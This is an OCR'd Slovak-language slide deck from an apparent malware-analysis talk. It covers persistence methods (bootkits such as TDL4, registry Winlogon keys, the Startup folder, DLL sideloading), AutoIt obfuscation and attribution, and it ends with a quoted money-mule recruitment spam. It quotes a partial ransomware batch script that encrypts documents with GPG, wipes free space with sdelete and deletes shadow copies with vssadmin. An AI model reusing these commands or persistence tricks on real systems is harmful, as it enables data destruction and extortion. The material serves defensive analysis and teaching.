
- \\94.185.85.xxx\public\slides.inf
- \\94.185.85.xxx\public\slide1.gif


- Prezentácia samotná neobsahuje časové údaje neobsahuje (okrem času vytvorenia cca týždeň „pred“), ale server pre samotný škodlivý payload poskytuje.


Perzistencia


- Spustenie sa pri štarte systému:
  - BIOS / EFI – v súčasnosti viac teoretické ako prakticky používané, ale nie nemožné. Umožňuje prežiť „kompletnú“ reinštaláciu.
  - MBR / bootsektor – využívané niektorými rootkitmi (TDL4, ...) ako efektívny spôsob na odstavenie kontroly podpisov ovládačov.
  - Zavádzač OS (NTLDR, bootmgr, Grub) alebo samotné jadro OS (ntoskrnl.exe, kernel) – potenciálne komplikácie pri vydaní aktualizácie.



MBR Code
Partition Table Entry #1
Partition Table Entry #2
Partition Table Entry #3
Partition Table Entry #4
MBR Data
Bootmgr Partition
OS Partition
Unpartitioned Space
MBR Code
Partition Table Entry #1
Partition Table Entry #2
Partition Table Entry #3
Partition Table Entry #4
MBR Data
Bootmgr Partition
OS Partition
TDL4 Partition
Before Infecting
After Infecting
Empty Partition Entry
Active Partition Entry
Existing Partition Entry


Load MBR
mbr is loaded and executed
Load VBR of malicious partition
Infected VBR is loaded and executed
Load "\boot" from malicious file system
"\boot" is loaded and executed
Hook BIOS int 13h handler and load original VBR
VBR of originally active partition is loaded and executed
Load bootmgr
Bootmgr is loaded and executed
read bcd
Substitute EmsEnabled option with WinPe
Load winload.exe
distrort /MININT option
Load ntoskrnl.exe, hal.dll,kdcom.dll, bootvid.dll ant etc
substitute kdcom.dll with"dbg32" or "dbg64"
Call KdDebuggerInitialize1 from loaded kdcom.dll
Load "drv32" or "drv64"
Continue kernel initialization


Bootkits
MBR
VBR/IPL
MBR Code modification
Partition Table modification
IPL Code modification
BIOS Parameter Block modification
TDL4
Olmasco
Rovnix
Gapz


0x000
0x003
0x054
0x19C
0x1FE
0x200
jmp
BIOS Parameter Block (BPB)
VBR code
Text Strings
0x55 0xAA
transfer control


NTFS Volume
0x200
0x1E00
MBR
VBR
IPL
NTFS File System
Number of "Hidden Sectors"


Hard Drive
NTFS Volume
0x200
0x1E00
MBR
Infected VBR
IPL
NTFS File System
Bootkit
Modified value of number of "Hidden Sectors"

Perzistencia

- Systémový ovládač – zaregistrovateľný cez štandardné rozhranie, ale vyžaduje digitálny podpis alebo jeho odstavenie.
- Systémová služba („service“)
- Výmena existujúcej zaregistrovanej služby (kľúč v Registry, alebo priamo súbor):

  `HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`
- Užívateľský „startup“ zoznam – **ne**vyžaduje administrátorský prístup (využívaný hojne ransomwarom)

  `%USERPROFILE%\Start Menu\Programs\Startup`

Perzistencia

Sideloading a trampolíny:

- Využitie známeho (a často podpísaného) softvéru na to, aby zabezpečil naštartovanie škodlivej aplikácie pomocou podvrhnutého komponentu, ktorého autentickosť sa nekontroluje.
- Špeciálna forma sú systémové programy typu **rundll32**, **regsvr32**, **cscript** a niektoré ďalšie, ktoré sú priamo určené na spúšťanie externe dodaného kódu.

Perzistencia – načo vlastne?

- Filecoder v batch-skripte: GPG + SecureDelete

```
echo -----BEGIN PGP PUBLIC KEY BLOCK-----> "%TEMP%\impubkey.keybtc"
echo Version: GnuPG v1>> "%TEMP%\impubkey.keybtc"
echo.>> "%TEMP%\impubkey.keybtc"
echo mQENBFPgfZQBCACwmI/ra8/PJnw1YAvQZ8mszyEtIfJ4GA2jTM3ih9qCWMRb3cCI>> "%TEMP%\impubkey.keybtc"
echo heeVFaBTyAp33AP0EGjRDcg7E4VihowO2zCqJa7QkEfxVLwYKbEiEEnns4VDNnut>> "%TEMP%\impubkey.keybtc"
…
echo 6/RKzQXVaopzuOdvdRTwKSb+mFr+gsMlQ1t7xNcMdW84>> "%TEMP%\impubkey.keybtc"
echo =yxjK>> "%TEMP%\impubkey.keybtc„
echo -----END PGP PUBLIC KEY BLOCK----->> "%TEMP%\impubkey.keybtc“
…
for %%f IN (A B C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO call :fscan %%f
…
for /r "%1:\" %%i in (*.xls *.xlsx *.doc *.docx *.cdr *.dwg *.1cd *.cd) svchost.exe
-r !namereal! --yes -q --no-verbose --trust-model always -e "%%i" ^&^)

"%TEMP%\sdelete.exe" /accepteula -c -p 1 -q -s -z C:
vssadmin delete shadows /for=C: /all /quiet
```

Obfuskačné metódy

- Autoit je skriptovací jazyk slúžiaci na automatizáciu jednoduchých úloh – žiaľ, je dostatočne silný na vykonávanie akéhokoľvek (aj škodlivého) kódu.
- Ako skriptovací jazyk má oveľa voľnejšiu formu a tým aj komplikovanejšie rozpoznávanie – čo si autori malwaru všimli.

[Praktická ukážka]

Obfuskačné metódy

- Aj obfuskátory sú občas užitočné ☺
- HWID väčšinou identifikuje počítač dostatočne jednoznačne na to, aby sa to dalo považovať za dôkaz z odborného hľadiska (právne je samozrejme otázne)

Sumarizácia

- Zo škodlivého kódu je možné vyťažiť nezanedbateľne veľa – ale nájsť páchateľa to nepomôže.

Ďakujem za pozornosť!

Bonus: Náborová kampaň pre biele kone

Subject: Slovakian residents required.

International exchange company looking for new people from Slovakia. English language required. We need the best candidates. Salary from 2000 Euro. If you have any questions, for more information contact us: contact@fenexex.com

Waiting for your CV's! 4 Places available now.